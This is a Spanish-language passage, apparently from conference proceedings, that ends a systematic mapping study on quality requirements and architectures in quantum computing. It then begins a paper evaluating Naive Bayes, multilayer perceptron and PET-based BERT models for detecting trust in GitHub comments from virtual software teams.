Sodhi B. [10] presenta una revisión del estado de arte para los programas de computación cuántica, en la que identifica los relevantes desde una perspectiva de la arquitectura de software. Entre los problemas que encuentra se menciona la falta de un sistema operativo cuántico nativo, el bajo nivel de abstracciones, la dependencia software-hardware, entre otros. Describe además cómo se ven afectados los requerimientos de disponibilidad, interoperabilidad, mantenibilidad, manejabilidad, performance, confiabilidad, escalabilidad, seguridad, testabilidad y usabilidad.

3.2 Arquitecturas adoptadas en computación cuántica

Entre los desafíos que identifican Arif *et al.* [14] se encuentran la transmisión segura de datos, la arquitectura centrada en procesos, las herramientas arquitectónicas y el soporte tecnológico, y el conocimiento y experiencia arquitectónica.

Ricardo Perez-Castillo *et al*. [15] presentan dos grandes desafíos para el diseño de software cuántico: (1) el modelado a alto nivel y (2) el desarrollo en sistemas de información híbridos. La solución que brindan es un perfil de UML cuántico para el análisis y diseño del sistema híbrido; no obstante las notaciones UML son insuficientes para representar las propiedades fundamentales de la computación cuántica.

Awan *et al.* [16] identifican, examinan y priorizan cambios críticos en la industria del software. Además, implementan un proceso de jerarquía analítica difusa para evaluar y graduar los desafíos o barreras encontrados, como la necesidad de escalar el hardware cuántico para que pueda competir con el clásico, la detección de errores, problemas de incoherencias, entre otros.

Dwivedi *et al.* [17] exploran los lenguajes de programación cuánticos de ingeniería de software cuántica y el ciclo de vida del desarrollo cuántico, destacando el reuso de software cuántico. El principal desafío es la falta de abstracciones de alto nivel.

Oliver *et al.* [18] identifican los desafíos que se deben enfrentar al diseñar nuevas arquitecturas de software en el contexto de la computación cuántica, a saber: que los proveedores de hardware cuántico son escasos y aplican diferentes soluciones y técnicas, y que la computación cuántica actual se centra en aplicaciones específicas y no de uso general. Consideran cómo refactorizar lo disponible para implementar una nueva arquitectura de software con roles y responsabilidades bien definidos, pero los fundamentos de la ingeniería de software son insuficientes para comenzar.

Murali *et al* [19] analizan la arquitectura de las computadoras cuánticas en base a pruebas de benchmarks, full-stack y análisis del hardware. Implementaron la herramienta TriQ para compilar y testear diferentes lenguajes en diferentes entornos. Los resultados muestran que aprovechando los detalles del hardware en el compilador se puede dar un impulso significativo en la ejecución exitosa de los programas.

Ahmad *et al.* [20] exploran la arquitectura cuántica como servicio y la implementación de microservicios cuánticos basados en la arquitectura clásica. A partir de una encuesta con practicantes de la computación cuántica, describen tres desafíos: validación interna, generalización del diseño en otros contextos y grado de credibilidad.

Gill *et al.* [21] elaboran una taxonomía para mostrar los vacíos del estado de arte de la computación cuántica. Hallaron que existen similitudes entre varios desafíos de la computación cuántica con respecto a Internet de las Cosas (IoT).

4 Resultados

4.1 ¿Cuáles requerimientos de calidad no funcionales son utilizados en el contexto de computación cuántica? (Q1)

Como se observa en la Tabla 6, el NFR al que se da mayor importancia en el contexto de la computación cuántica es la confiabilidad, con 5 apariciones en la bibliografía consultada. También son frecuentes los requerimientos de rendimiento y escalabilidad, con 4 apariciones cada uno, y el de mantenibilidad, con tres. Otros requerimientos tratados en la bibliografía son la disponibilidad, manejabilidad, seguridad, testabilidad, usabilidad, portabilidad, reusabilidad, eficiencia, tolerancia a fallas y optimización.

Tabla 6. Frecuencia de requerimientos no funcionales en las publicaciones analizadas

NFR	Confiabilidad	Rendimiento	Escalabilidad	Mantenibilidad	Disponibilidad	Interoperabilidad	Manejabilidad	Seguridad	Testeabilidad	Usabilidad	Portabilidad	Reusabilidad	Eficiencia	Tolerancia a fallas	Optimización
Frec.	5	4	4	3	2	2	2	2	2	2	1	1	1	1	1
Ref.	[3] [9] [10] [11] [12]	[3] [9] [10] [11]	[3] [9] [10] [11]	[3] [10] [11]	[10] [11]	[10] [11]	[10] [11]	[10] [11]	[10] [11]	[10] [11]	[3]	[3]	[9]	[9]	[12]

4.2 ¿Cuáles son las arquitecturas que se han utilizado en el contexto de computación cuántica? (Q2)

A partir del análisis de los artículos recabados, se observó que el número de arquitecturas discutidas en el contexto de la computación cuántica es limitado, con sólo tres variables. De estas, destaca la arquitectura en capas, como se ve reflejado en la Tabla 7. Seguido a esta se encuentran las arquitecturas que siguen los patrones de "tuberías" (*pipes*) y "filtro" (*filter*).

Tabla 7. Frecuencia de distintas arquitecturas en las publicaciones analizadas.

Arquitectura	Frecuencia	Referencia
En capas	3	[4] , [14], [15]
Patrón de "tuberías"	1	[14]
Patrón de "filtro"	1	[14]

5 Discusión

La computación cuántica tiene la capacidad de resolver problemas de alta complejidad con mayor eficiencia que la clásica. Esto impacta significativamente en NFR como la confiabilidad, escalabilidad, rendimiento, mantenibilidad, entre otros.

La confiabilidad es uno de los requerimientos de calidad no funcionales de mayor importancia en cualquier software. En los sistemas cuánticos, cuya naturaleza los hace sumamente sensibles a las perturbaciones externas, alcanzar un nivel óptimo de confiabilidad trae aparejados numerosos desafíos. En este sentido, es necesario encontrar soluciones para corregir errores cuánticos y minimizar la decoherencia mediante el diseño de algoritmos cuánticos robustos y el control ambiental.

Por otro lado, la importancia del NFR de rendimiento radica en que la computación cuántica tiene el potencial para acelerar exponencialmente los programas tradicionales. En la bibliografía consultada se indica que algunos problemas de complejidad NP podrían alcanzar P [22]. También son relevantes la eficiencia y la optimización de recursos para mejorar el rendimiento del sistema en términos de bits, compuertas y memoria cuánticos. Asimismo, el rendimiento se relaciona con la eficiencia energética, debido a la excesiva cantidad de energía que consumen estos sistemas. En este aspecto, existen similitudes con la gestión de recursos energéticos en IoT [21].

La escalabilidad es otro NFR que presenta desafíos debido a la diversidad de las soluciones de hardware, cada una con sus programas específicos. La marcada dependencia software-hardware impide escalar esta tecnología, de modo similar a lo que ocurre en el dominio de IoT [21]. Esto, sumado a la constante evolución del software y hardware, también incrementa la dificultad y el costo de mantenimiento de los equipos y los programas. Otro problema de escalabilidad se relaciona con la dificultad para introducir más cúbits en el sistema, lo cual es necesario para realizar operaciones más complejas.

Los NFR, que definen el comportamiento del sistema en diferentes contextos, influyen a su vez sobre decisiones de diseño arquitectónico, como estrategias, tecnologías o patrones. Las decisiones arquitectónicas también buscan reducir los errores producidos por la sensibilidad inherente a los sistemas cuánticos. Los resultados de nuestro relevamiento muestran que la arquitectura de capas aparece con mayor

frecuencia, por una amplia evidencia de quantum como servicio y al amplio abanico de soluciones con sus respectivos compiladores con hardware específico. Es pertinente destacar que el dominio de la computación cuántica ofrece posibilidades para la adopción de arquitecturas de nueva generación o la creación de nuevas arquitecturas híbridas, que integren elementos cuánticos y clásicos, con el fin de mejorar la calidad requerida [3].

6 Conclusiones

En este paper se realizó un mapeo sistemático del estado de arte de tanto como afecta los requerimientos de calidad de software como la tendencia a la arquitectura en capas de la computación cuántica. En este mapeo se evidenció que la computación cuántica tiende a utilizar la arquitectura en capas, así como también la tendencia a la utilización de la computación cuántica como un servicio. Por lo que, a nivel de organización, usar arquitectura en capas permite estructurar y organizar diferentes componentes para elaborar un sistema cuántico funcional y eficiente. Asimismo, esta arquitectura permite abordar la complejidad de estos sistemas cuánticos gracias a su organización facilitando la investigación, desarrollo e implementación de tecnologías cuánticas. También se analizó el impacto que tienen los sistemas de cómputo cuántico con respecto a los requerimientos de calidad de software. Entre los resultados de este mapeo, se observó que los requerimientos más importantes hasta ahora son la confiabilidad, el rendimiento, la escalabilidad y el mantenimiento. Con respecto a la confiabilidad, debido a la naturaleza de la mecánica cuántica, se está trabajando en solucionar el desafío de la coherencia, minimizando lo más posible el margen de error. Por otra parte, esta tecnología en términos de rendimiento brinda una velocidad que supera a la computación clásica, sin embargo, aún siguen existiendo desafíos como por ejemplo mejorar la eficiencia energética para compensar el consumo excesivo. Además, la naturaleza heterogénea del hardware cuántico hace que la escalabilidad de este tipo de sistemas cuánticos sea más difícil de garantizar. Y esto a su vez afecta a la mantenibilidad del código ya que cada hardware tiene asociado su propio software específico. Como trabajo futuro, se plantea seguir investigando sobre métodos formales que permitan el diseño de arquitecturas para computación cuántica teniendo en cuenta el impacto de los NFR en las mismas.

Referencias

1. P. A. M. Dirac, *Principios de mecánica cuántica*. 1967.
2. O. S. Lopez and J. A. Hurtado, “IoTAP: Prácticas de diseño de la arquitectura y sus requisitos de calidad en el contexto de desarrollo de software basado en IoT,” 2023. [Online]. Available: http://repositorio.unicauca.edu.co:8080/handle/123456789/8566
3. Tao Yue, Shaukat Ali, and Paolo Arcaini, “Towards Quantum Software Requirements Engineering,” *Software Engineering*, 2023.
4. T. Yue, W. Mauerer, S. Ali, and D. Taibi, “Challenges and Opportunities in Quantum Software Architecture,” *Software Architecture*, pp. 1–23, 2023, doi: 10.1007/978-3-031-36847-9_1.

5. S. Kitchenham, B & Charters, "Guidelines for performing systematic literature reviews in software engineering," *Technical report, Ver. 2.3 EBSE Technical Report. EBSE*, vol. 1, no. January 2007, pp. 1–54, 2007, [Online]. Available: https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.117.471&rep=rep1&type=pdf
6. K. Petersen, R. Feldt, S. Mujtaba, and M. Mattsson, "Systematic Mapping Studies in Software Engineering," 2008, doi: 10.1142/S0218194007003112.
7. R. Wieringa, N. Maiden, N. Mead, and C. Rolland, "Requirements engineering paper classification and evaluation criteria: a proposal and a discussion," *Requir Eng*, vol. 11, no. 1, pp. 102–107, Mar. 2006, doi: 10.1007/s00766-005-0021-6.
8. M. Zarour, A. Abran, J.-M. Desharnais, and A. Alarifi, "An investigation into the best practices for the successful design and implementation of lightweight software process assessment methods: A systematic literature review," *Journal of Systems and Software*, vol. 101, pp. 180–192, Mar. 2015, doi: 10.1016/j.jss.2014.11.041.
9. Lorenzo Saraiva, Edward Hermann Haeusler, Vaston G. Costa, and Marcos Kalinowski, "Non-Functional Requirements for Quantum Programs," in *Q-SET@QCE*, 2021.
10. B. Sodhi and R. Kapur, "Quantum Computing Platforms: Assessing the Impact on Quality Attributes and SDLC Activities," in *2021 IEEE 18th International Conference on Software Architecture (ICSA)*, IEEE, Mar. 2021, pp. 80–91. doi: 10.1109/ICSA51549.2021.00016.
11. J. Verduro, M. Rodríguez, and M. Piattini, "Software quality issues in quantum information systems," *CEUR Workshop Proc*, vol. 3008, pp. 54–59, 2021.
12. F. Valdez and P. Melin, "A review on quantum computing and deep learning algorithms and their applications," *Soft comput*, vol. 27, no. 18, pp. 13217–13236, Sep. 2023, doi: 10.1007/s00500-022-07037-4.
13. S. Sepúlveda and A. Cravero, "Systematic Review Protocol: Requirements Engineering in Quantum Computing," Nov. 2023, doi: 10.5281/zenodo.10182527.
14. A. A. Khan *et al.*, "Software architecture for quantum computing systems — A systematic review," *Journal of Systems and Software*, vol. 201, p. 111682, Jul. 2023, doi: 10.1016/j.jss.2023.111682.
15. R. Pérez-Castillo and M. Piattini, "Design of classical-quantum systems with UML," *Computing*, vol. 104, no. 11, pp. 2375–2403, Nov. 2022, doi: 10.1007/s00607-022-01091-4.
16. U. Awan, L. Hannola, A. Tandon, R. K. Goyal, and A. Dhir, "Quantum computing challenges in the software industry. A fuzzy AHP-based approach," *Inf Softw Technol*, vol. 147, p. 106896, Jul. 2022, doi: 10.1016/j.infsof.2022.106896.
17. K. Dwivedi, M. Haghparast, and T. Mikkonen, "Quantum software engineering and quantum software development lifecycle: a survey," *Cluster Comput*, Mar. 2024, doi: 10.1007/s10586-024-04362-1.
18. J. L. Hevia Oliver, "Requirements for quantum software platforms," *CEUR Workshop Proc*, vol. 2705, pp. 20–26, 2020.
19. P. Murali, N. M. Linke, M. Martonosi, A. J. Abhari, N. H. Nguyen, and C. H. Alderete, "Full-stack, real-system quantum computer studies," in *Proceedings*

of the 46th International Symposium on Computer Architecture, New York, NY, USA: ACM, Jun. 2019, pp. 527–540. doi: 10.1145/3307650.3322273.

20. A. Ahmad, A. B. Altamimi, and J. Aqib, "A Reference Architecture for Quantum Computing as a Service," no. i, 2023, [Online]. Available: http://arxiv.org/abs/2306.04578
21. S. S. Gill *et al.*, "Quantum computing: A taxonomy, systematic review and future directions," *Softw Pract Exp*, vol. 52, no. 1, pp. 66–114, Jan. 2022, doi: 10.1002/spe.3039.
22. H. P. Paudel *et al.*, "Quantum Computing and Simulations for Energy Applications: Review and Perspective," *ACS Engineering Au*, vol. 2, no. 3, pp. 151–196, Jun. 2022, doi: 10.1021/acsengineeringau.1c00033.

Predicción de Confianza en Equipos Virtuales de Desarrollo de Software Aplicando Algoritmos de Clasificación de Texto

Sergio Zapata[1], Gustavo Sevilla[1], Facundo Gallardo[1], Estela Torres[1] y Raymundo[2] Forradellas

[1] Instituto de Informática, FCEFN, Universidad Nacional de San Juan
{szapata, gsevilla, fgallardo, etorres}@iinfo.unsj.edu.ar
[2] Laboratorio de Sistemas Inteligentes, Universidad Nacional de Cuyo, Argentina
kike@uncu.edu.ar

Abstract. Las herramientas de software usadas por los Equipos Virtuales de Desarrollo de Software (EVDS), tales como GitHub, Jira, Stackoverflow, Bitbucket, entre otras, brindan funcionalidades específicas para los proyectos de desarrollo de software, entre ellas permiten almacenar el texto resultante de la interacción social de los miembros del equipo. El análisis de estos textos permite obtener información valiosa sobre el trabajo de los EVDS, como ser la confianza, polaridad de los comentarios y la cohesión, entre otros. Si bien existen trabajos anteriores, donde un grupo de expertos procesa y analiza los textos almacenados para obtener este tipo de información, día a día se genera más texto resultando conveniente utilizar y evaluar formas automáticas de clasificación de texto. En el presente trabajo se describe el desempeño de distintos clasificadores de texto para predecir confianza en EVDS. Los resultados obtenidos muestran un desempeño significativamente aceptable de algunos clasificadores evaluados.

Keywords: Equipos Virtuales de Desarrollo de Software, Aspectos Sociales en Equipos Virtuales de Desarrollo de Software, Aprendizaje Automático, Procesamiento del Lenguaje Natural.

1 Introducción

Los equipos de trabajo en donde sus miembros desarrollaban las actividades interactuando de manera presencial y cara a cara, hace unos años comenzaron a cambiar, a tal punto que hoy en día algunos o todos sus miembros se encuentran interactuando a distancia y muchas veces en ubicaciones remotas. Este cambio fue impulsado principalmente por los avances en las TICs, como así también por la pandemia vivida recientemente, que obligó a realizar las distintas actividades laborales, económicas y sociales desde el hogar. A su vez el software en particular ha desempeñado un papel importante en la emergencia de nuevos escenarios globalizados [1].

A estos equipos de trabajo distribuidos se les denomina equipos virtuales, para el caso de desarrollo de software Equipos Virtuales de Desarrollo de Software (EVDS)

[2, 3]. Los equipos virtuales son disposiciones laborales en las cuales los miembros del equipo están dispersos geográficamente, tienen contacto cara a cara limitado y trabajan de forma interdependiente mediante el uso de medios de comunicación electrónicos [1].

La gran mayoría de los proyectos de software actuales se caracterizan por ser llevados a cabo por EVDS, donde sus miembros pueden encontrarse en distintas ubicaciones del mismo edificio o fuera del mismo.

La efectividad en los equipos de software es esencial, basándose la misma en el cumplimiento de tiempos, presupuesto y satisfacción de las funcionalidades comprometidas. La construcción de relaciones humanas es un componente importante que contribuye a la efectividad de los equipos virtuales. Si los miembros del equipo virtual disfrutan de buenas relaciones crece la ayuda mutua entre ellos [4] y consecuentemente la calidad de los resultados.

Dado que los EVDS dependen de las TICs y se agrupan, con personas geográficamente dispersas, bajo el mismo objetivo y diferentes tareas, la confianza y la credibilidad entre los participantes se consideran factores importantes que afectan la efectividad del equipo [5].

Comprender cómo las emociones, los estados de ánimo y otros aspectos humanos afectan el resultado final de las actividades técnicas (por ejemplo, la calidad del software) es un tema abordado por la investigación [6-10].

En este sentido, la confianza entre los miembros del equipo es muy importante en el buen desempeño del proceso de desarrollo de software. En [11] se sugiere también que la confianza es un componente vital en un equipo virtual. La confianza se define como un estado que implica expectativas positivas acerca del propósito de otro con respecto a uno mismo en el marco de situaciones de riesgo [12]. La confianza es importante para un equipo virtual, ya que une al equipo mientras trabaja en una tarea [11]. La confianza también cuenta para la construcción de relaciones en el equipo virtual, lo cual es deseable [4].

Los EVDS utilizan repositorios o forjas de software para mantener información del proyecto de software accesible a todos los miembros del equipo. Los repositorios de software son espacios virtuales donde los equipos de desarrollo generan y almacenan artefactos colaborativos a partir de las actividades de un proceso de software [13, 14] [15].

En los repositorios de software además de almacenar los artefactos, la versión final y las versiones anteriores, también se almacenan las interacciones textuales entre los miembros del equipo [14].

Repositorios como SourceForge, GitHub (uno de los más populares), GitLab, Bitbucket y Google Code contienen grandes cantidades información [14] que han atraído el interés de muchos investigadores [16, 17].

El texto registrado en los repositorios de software de las interacciones de los miembros de EVDS permite medir las relaciones humanas, existiendo ahora la posibilidad de aplicar técnicas de Procesamiento del Lenguaje Natural (PLN) para medir confianza en el equipo de desarrollo de software.

El presente trabajo analizará, tomando como datos de entrada el conjunto de interacciones textuales realizadas en repositorios de software por EVDS, el desempeño

de distintos métodos de clasificación de texto existentes, entre ellos Naive Bayes, Perceptrón Multicapa, fine-tuning (usando BERT y BETO) e Ingeniería de Prompting.

Para medir el desempeño se emplearán las métricas habitualmente usadas en tareas de clasificación de texto, estas son *Precision*, mide la tasa entre los comentarios correctamente identificados con confianza sobre el total de comentarios con confianza identificados; *Recall* mide la tasa entre los comentarios correctamente identificados con confianza sobre el total de comentarios realmente etiquetados con confianza; *F1* esta métrica combina y balancea el resultado de *Precision* y *Recall*; finalmente *Accuracy* que mide la tasa de comentarios clasificados correctamente por el clasificador.

En la siguiente sección se detallan los trabajos relacionados; en la sección 3 son presentados los métodos y modelos de lenguaje a implementar y evaluar. La sección 4 describe la metodología de investigación aplicada en este trabajo, mientras que la sección 5 presenta un análisis de los resultados. Al final, en la sección 6, se exponen las conclusiones obtenidas del trabajo.

2 Trabajos Relacionados

El PLN es una subdisciplina de la Inteligencia Artificial (IA) que puede estudiar las interacciones humanas e informáticas a través de lenguajes naturales, como el significado de palabras, frases, oraciones y el procesamiento sintáctico y semántico [19]. Uddin et al. [20] reporta los resultados de un estudio empírico que se llevó a cabo para determinar la viabilidad de desarrollar un conjunto de herramientas de detección de sentimientos para Ingeniería de Software (IS) combinando las etiquetas de polaridad de detectores de sentimientos independientes específicos de IS. Concluyen que los modelos de lenguaje basados en el mecanismo de aprendizaje profundo llamado Transformers, como es el caso de BERT, proporcionan un buen rendimiento incluso con conjuntos de datos pequeños debido a su diseño como modelos de lenguaje previamente entrenados.

En Zapata et al. [18] se llevó a cabo una Revisión Sistemática de Literatura que incluyó estudios hasta julio de 2019 para identificar, evaluar y sintetizar las investigaciones informadas sobre la medición de confianza interpersonal en Equipos de Software Virtuales (ESV), demostrando que la mayoría de los estudios utilizan cuestionarios o entrevistas para medir la confianza, pero los autores consideran que la minería de repositorios de software para obtener niveles de confianza en equipos virtuales será una tendencia de investigación interesante de explorar.

En [21] se presentaron los resultados de la evaluación del desempeño de cuatro modelos de lenguaje previamente entrenados basados en BERT aplicados a tareas de análisis de confianza. Para este trabajo se creó un pequeño conjunto de datos de 1.435 comentarios obtenidos de proyectos de software almacenados en GitHub. Los modelos de lenguaje evaluados alcanzaron valores moderadamente buenos, del orden de 0,84 para la métrica de puntuación F1, esto evidenció que con un mayor esfuerzo en investigación podría alcanzarse una mejora significativamente.

El propósito del presente estudio es evaluar otros métodos y modelos de lenguaje de clasificación de texto, más allá de los usados en [21], para predecir confianza. Así se

tendrá un conocimiento más amplio de las posibilidades actuales de las técnicas de PLN en este tipo de dominios. Específicamente en este paper se reportarán resultados de usar los métodos Naive Bayes, Perceptrón MC y Pattern-Exploiting Training (PET), este último usando como base los modelos de lenguaje BERT, BERT-ML, BETO, XLMROBERTA.

3 Métodos y Modelos de Lenguaje de Clasificación de Texto

A continuación, se presentan y detallan brevemente los métodos y modelos de clasificación de texto utilizados en este estudio.

3.1 Método Naive Bayes

Naive Bayes utiliza un algoritmo de aprendizaje probabilístico simple que permite inferir la clase más probable de un documento desconocido utilizando la regla de Bayes. Debido a su simplicidad, Naive Bayes se usa ampliamente para la clasificación de textos [22].

Con Naive Bayes se obtienen buenos resultados en la práctica, a menudo comparable a métodos de aprendizaje más sofisticados [23]. Naive Bayes Gaussiano asume que los datos siguen una distribución Gaussiana.

3.2 Método Perceptrón Multicapa

El perceptrón multicapa es una red neuronal artificial formada por múltiples capas, de tal manera que tiene capacidad para resolver problemas que no son linealmente separables, lo cual es la principal limitación del perceptrón (también llamado perceptrón simple).

Es una sección de Machine Learning que se utiliza para entender el concepto de clasificadores binarios. Una arquitectura de perceptrón de una capa incluye una red feedforward que depende de una función de transferencia de umbral en su modelo. Es el tipo más sencillo de red neuronal artificial que puede analizar solamente objetos linealmente separables con resultados binarios.

El Perceptrón Multicapa se compone de capa de entrada, capas ocultas y capa de salida las cuales están compuestas por una serie de neuronas que se encargan de recibir, procesar y enviar datos hacia otras neuronas procesando la información mediante distintas funciones matemáticas [24].

3.3 Método Pattern-Exploiting Training (PET)

La Ingeniería Prompt es un conjunto de técnicas y métodos para diseñar, escribir y optimizar instrucciones para Grandes Modelos de Lenguaje, llamadas prompts, de modo que las respuestas del modelo sean precisas, concretas, exactas, replicables y objetivamente correctas [25]. Según la estructura, las indicaciones pueden formularse utilizando preguntas abiertas o cerradas [26].

PET es un procedimiento de entrenamiento basado en prompts, que consiste en reformular los ejemplos de entrada como frases de estilo cloze, este tipo de frases contiene un espacio en blanco o 'máscara' en el texto el cual debe ser completado con una palabra teniendo en cuenta el contexto del texto, dichas palabras se las denomina etiquetas.

En el método PET, estas frases luego se utilizan para asignar etiquetas 'suaves' a un gran conjunto de ejemplos sin etiquetar. Finalmente, se realiza un entrenamiento supervisado estándar en el conjunto de entrenamiento resultante.

Este método ha demostrado que proporcionar descripciones de tareas se puede combinar con éxito con el aprendizaje supervisado estándar para mejorar la clasificación de texto cuando hay pocos datos de entrenamiento.

3.3.1 Modelo BERT

BERT, cuyas siglas significan Bidirectional Encoder for Transformers, es una red neuronal multicapa publicada en [27, 28]. Utilizando el novedoso concepto de transformer, BERT tiene capacidad para captar el contexto bidireccional en una oración, lo que significa que puede entender el significado de una palabra en relación con las palabras que la rodean. Esta mejora en la comprensión contextual ha llevado a un rendimiento sobresaliente en diversas tareas de procesamiento del lenguaje natural. BERT preliminarmente fue entrenado con un gran corpus de texto, como Wikipedia y BooksCorpus, en idioma inglés.

3.3.2 Modelo BERT-ML

BERT-ML es una versión multilingüe de BERT. Fue preentrenado en un gran corpus de datos multilingues de manera autosupervisada utilizando un objetivo de modelado de lenguaje enmascarado (MLM) [29].

3.3.3 Modelo BETO

BETO es un modelo de lenguaje, basado en la arquitectura de BERT, entrenado en un gran corpus en español. Tiene un tamaño similar a BERT-Base y se entrenó con la técnica de enmascaramiento de palabras completas [30].

3.3.4 Modelo XLM-ROBERTA

XLM-ROBERTA es una versión multilingüe de ROBERTA. Está entrenado previamente en 2,5 TB de datos filtrados de CommonCrawl que contienen 100 idiomas. ROBERTA es un modelo de transformadores entrenado previamente en un gran corpus de forma autosupervisada. Más precisamente, fue entrenado previamente con el objetivo de modelado de lenguaje enmascarado (MLM) [31].

4 Método de Investigación

El objetivo del trabajo es aportar a la IS evidencia de la efectividad de métodos y modelos de lenguaje de clasificación de texto para predecir confianza en EVDS, esto a partir de la aplicación de los métodos y modelos de lenguaje sobre un dataset de comentarios resultantes de las interacciones textuales, de miembros de EVDS, registradas en la plataforma GitHub. Para esto se llevaron a cabo 2 etapas, que a continuación se exponen.

4.1 Etapa 1: Creación del Dataset y Etiquetado

En un trabajo de investigación anterior [21] los autores del actual trabajo presentaron la creación de un dataset de comentarios obtenidos desde equipos de desarrollo de software de organizaciones latinoamericanas. Al crear el dataset se extrajeron 1.435 comentarios en español, de tres proyectos públicos de desarrollo de software registrados en GitHub, 288 de ellos fueron escritos en proyectos de software de México, mientras que el resto en proyectos de software de Argentina. La tarea de extracción de los comentarios se llevó a cabo utilizando la API de GitHub y el lenguaje de consulta GraphQL. Los comentarios fueron extraídos de varios pull requests (abiertos, cerrados o fusionados) de los tres proyectos de software seleccionados.

Luego a este dataset se le agregó, para cada comentario, una etiqueta de 1 o 0 según si el comentario evidenciaba confianza o no. Esta tarea de etiquetado (anotación) fue realizada por los primeros cuatro autores. Dado un comentario, el autor (anotador) debía identificar si el comentario tenía evidencia de confianza. Varios estudios han demostrado que el tono positivo, la retroalimentación, la integridad, la delegación y el intercambio de conocimientos son características de la evidencia de confianza en los equipos de trabajo virtuales. Así los comentarios que el anotador identificaba con evidencia de confianza los etiquetaba con un 1, es decir como comentarios de confianza, por ejemplo:

- Tono Positivo "*perfecto ahí entendí, genial entonces! haciendo el otro cambiecito estaríamos*"
- Retroalimentación "*Cierro el PR, porque tiene estos commits y algunos fixes*"
- Integridad "*no sé cómo se hace eso*"

En [21] se describe detalladamente el procedimiento de etiquetado o anotación del dataset. En https://bit.ly/3BHkI0U se puede encontrar una guía de anotación elaborada para los etiquetadores; mientras que en https://bit.ly/3Bfz8DR se puede ver el dataset elaborado. La creación del dataset y etiquetado implicó alrededor de 100 horas de trabajo, obteniendo un dataset de 1435 comentarios en español de GitHub (con aproximadamente el 40 % de comentarios de confianza). Este dataset se utilizó como entrada para la Etapa 2.

4.2 Etapa 2: Ajuste de los Métodos y Modelos de Lenguaje y su Evaluación

En esta etapa se ajustaron los métodos Naive Bayes, Perceptrón MC y MEP con el dataset etiquetado creado en la etapa anterior.

Previo a implementar, ejecutar y evaluar cada método y modelo de lenguaje sobre el dataset etiquetado se realizaron las siguientes tareas:

- Limpieza: el dataset original con los comentarios de GitHub tenía una variedad de ruidos o expresiones sin valor a la hora de evaluar confianza, por lo que se limpió el dataset removiendo símbolos, números, URLs y menciones de usuario aplicando una técnica de reprocesamiento de texto implementada en Python para limpiar automáticamente los comentarios antes de utilizarlos en los métodos y modelos de lenguaje de clasificación de texto.
- Balanceo: otro aspecto a tener en cuenta es la importancia de la similitud en la cantidad de comentarios de confianza como de no confianza, por lo que el dataset se balanceó para obtener una cantidad similar entre una clase y otra.

El método Naive Bayes, ver Figura 1, fue implementado en Python a partir de sklearn, que en uno de sus módulos que integra algoritmos clásicos de aprendizaje automático. Específicamente se utilizó el módulo sklearn.naive_bayes que implementa Naive Bayes con GaussianNB.

El método Perceptrón MC, ver Figura 1, también fue implementado en Python a partir de sklearn, específicamente se utilizó sklearn.neural_network que incluye modelos basados en redes neuronales. En este caso se utilizó el Perceptrón MC MLPClassifier.




Figura 1. Implementación de los métodos Naive Bayes / Perceptrón MC para el análisis de confianza.

El método PET, ver Figura 2, para su implementación en Python requirió la configuración de un par patrón-verbalizador (PVP) el cual servirá para el proceso de Fine-Tuning o ajuste fino del modelo de lenguaje, el verbalizador es una función inyectiva que mapea cada etiqueta del dataset a una palabra del vocabulario del modelo

de lenguaje elegido, para el análisis de confianza se definió que la etiqueta “1” resultará en la palabra “si” del vocabulario representando a los comentarios de confianza y la etiqueta “0” en “no”. El patrón se lo puede ver como un prompt o una pregunta del estilo cloze, el cual está formado con un comentario del dataset junto con una pregunta o descripción que ayude al modelo de lenguaje a entender la tarea. Además, cada patrón contiene exactamente un token enmascarado.

En PEP para el análisis de confianza se realizaron 3 patrones los cuales son los siguientes:

- ¿El siguiente texto presenta indicios de confianza? [comentario]; [máscara].
- [comentario]. el texto anterior es una respuesta con confianza? [máscara].
- demuestra confianza el siguiente texto? [máscara]: [comentario].

Finalmente se ejecutó el método PET con el PVP configurado para el análisis de confianza y el dataset dividido en un 80% para el set de entrenamiento y un 20% para el set de evaluación. Se utilizaron los modelos de lenguaje preentrenados BERT, BERT-ML, BETO y XML-ROBERTA.

El resultado de la ejecución del método PET es una carpeta que contiene, entre otros archivos: ‘confianza.model’ el modelo de lenguaje entrenado con el PVP, ‘predictions.json’ las predicciones realizadas del modelo de lenguaje entrenado para el set de evaluación, y ‘results.json’ los resultados de la evaluación del modelo de lenguaje entrenado.




Figura 2. Implementación del método PET para el análisis de confianza.

5 Análisis de Resultados

A continuación, en la Tabla 1, se exponen los resultados para cada método y modelo de lenguaje evaluado. Se analizan las métricas ya mencionadas para describir el desempeño de cada una de las distintas alternativas.

Si bien dependiendo del objetivo que tenga la clasificación de texto será la métrica más apropiada a tener en cuenta para tal caso, utilizaremos la *F1* a efectos

comparativos, dado que esta métrica balancea en su procedimiento de cálculo tanto la métrica *Precision* como *Recall*.

Tanto Naives Bayes como Perceptrón MC son métodos tradicionales de clasificación, y ambos relativamente simples de implementar y altamente probados en distintos dominios. Por esas similitudes de ambos métodos se observa adecuado hacer un primer análisis comparativo entre ellos.

Según se observa en la Tabla 1. el desempeño de los dos métodos tradicionales es moderadamente bueno, destacándose en ambos casos mejores resultados en la métrica *Precision* (0.70). Sin embargo, Perceptrón MC muestra un 15% de mejor desempeño en la métrica *F1*.

